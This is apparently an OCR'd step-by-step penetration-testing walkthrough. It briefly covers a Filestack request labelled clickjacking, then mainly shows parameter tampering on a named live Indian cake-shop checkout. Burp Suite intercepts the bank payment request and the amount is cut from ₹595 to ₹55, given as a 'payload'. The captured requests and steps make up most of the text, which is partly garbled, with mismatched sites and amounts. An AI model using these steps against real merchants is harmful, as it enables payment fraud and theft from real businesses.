
- Beautiful UI with over 20 integrated sources
- Uploads that are 100X more reliable with our Content Ingestion Network (CIN)
- Secure transfer to handle the most sensitive files

SDKs for quick integration

#ST#IS#4899

Step-3:

Now intercept the request in the burpsuite proxy. There we can see the 200 OK HTTP response.



The Best File Uploader & Uploa
Not secure | filestack.com
Clickjacking
SDKs for quick integration
Never worry about updating API integrations again with our Libraries &
Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send
Cancel
Target: https://upload-ap-northeast-1.filestackapi.com
Request
Response
Raw
Actions
INSPECTOR

```
OPTIONS /multipart/upload HTTP/1.1
Host: upload-ap-northeast-1.filestackapi.com
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers:
content-type,filestack-source,filestack-trace-id,filesta
ck-trace-span
Origin: https://www.filestack.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://www.filestack.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 03 Apr 2023 14:54:53 GMT
Content-Length: 0
Connection: close
Access-Control-Allow-Headers: Origin, Content-Type,
Accept, User-Agent, Filestack-Upload-Region,
Filestack-Source, filestack-trace-id,
filestack-trace-span
Access-Control-Allow-Methods: HEAD, OPTIONS, POST, PUT
Access-Control-Allow-Origin: https://www.filestack.com
Allow: HEAD, OPTIONS, POST, PUT
Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
```

Websites vulnerable to Parameter Tampering:


WEBSITE-1:

URL = https://www.justbake.in/

Step-1:


Open the vulnerable website in your browser.

#ST#IS#4899



Step-2:

Login to your account and try to place an order.



Shopping Cart

Stars Chocolate Cake (Half Kg)

Standard- FREE
on 31-May-2023 between 19:00 hrs - 23:00 hrs
Pincode - 500044


₹ 595

Total Products : 1

Total Amount : ₹ 595

Step-3:

Proceed to checkout and select your desired payment gateway option.



Delivery Details ✓ Order Summary ✓ Payment

Total Amount : ₹ 595

- CREDIT CARD
- DEBIT CARD
- NET BANKING
- UPI
- SIMPL
- WALLETS
- PAYTM

All payment transactions are 128-bit SSL encrypted

Card Number: Debit Card Number

Name on Card: Cardholder's Name

Expiry (MM/YY): MM YY CVV: CVV


MAKE PAYMENT

Delivering to :

Mr. abcd
abcd, abcd, Hyderabad, Telangana
India - 500044
+91-7093124344
stis4899@gmail.com

Step-4:

Now turn on the intercept in burpsuite and forward the request continuously.


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
INSPECTOR
0 matches

Request to https://www.google.co.in:443 [142.250.192.99]


```
GET /ads/ga-audiences?v=1&t=sr&slf_rd=1&_r=4&tid=G-YN504ENLFN&cid=46961591.1685527702&gtm=45je35o0&aip=1&z=558678065 HTTP/2
Host: www.google.co.in
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Cache-Control: max-age=0
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www.igp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

Step-5:

Now select the amount parameter in the HTTP request field.

#ST#IS#4899


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR
0 matches
4:01 PM
5/31/2023

Request to https://ecom.airtelbank.com:443 [59.145.88.44]


```
GET /ecomui/login/53053116694039 6?usecase=ecom.pay.web&login=true&mname=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&amount=595.00&mobNumber=9988776655&hash=
42a8948b06ed276c1ebb450a4a1dad3a59eaa7ce17d81078e627dee604caa4ffbd3621ac020e115cf1b74f37d2dcada9e673ad9a85c9efbc1ff36a9b67b4a3ad&redirectionURL=
https:%2F%2Fsecure.payu.in%2Ffabdee156ed811206d61cdb3cb47e681%2Fairtelmoney_response.php%3FSTATUS%3DFAL%26CODE%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20is
sues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CUR%3DINR%26TRAN_DATE%3D0531202316002 7%26TXN_REF_NO%3D17453657560%26HASH%3Dnull HTTP/1.1
Host: ecom.airtelbank.com
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://secure.payu.in/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Step-6:

Then modify the amount field as rupees 5.

Use the below payload.

Payload: amount=55.00


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to Supraja Technologies
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR
0 matches
4:10 PM
5/31/2023


Request to https://ecom.airtelbank.com:443 [59.145.88.44]

```
GET /ecomui/login/530531167043114?usecase=ecom.pay.web&login=true&mname=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&amount=55.00&mobNumber=9988776655&hash=
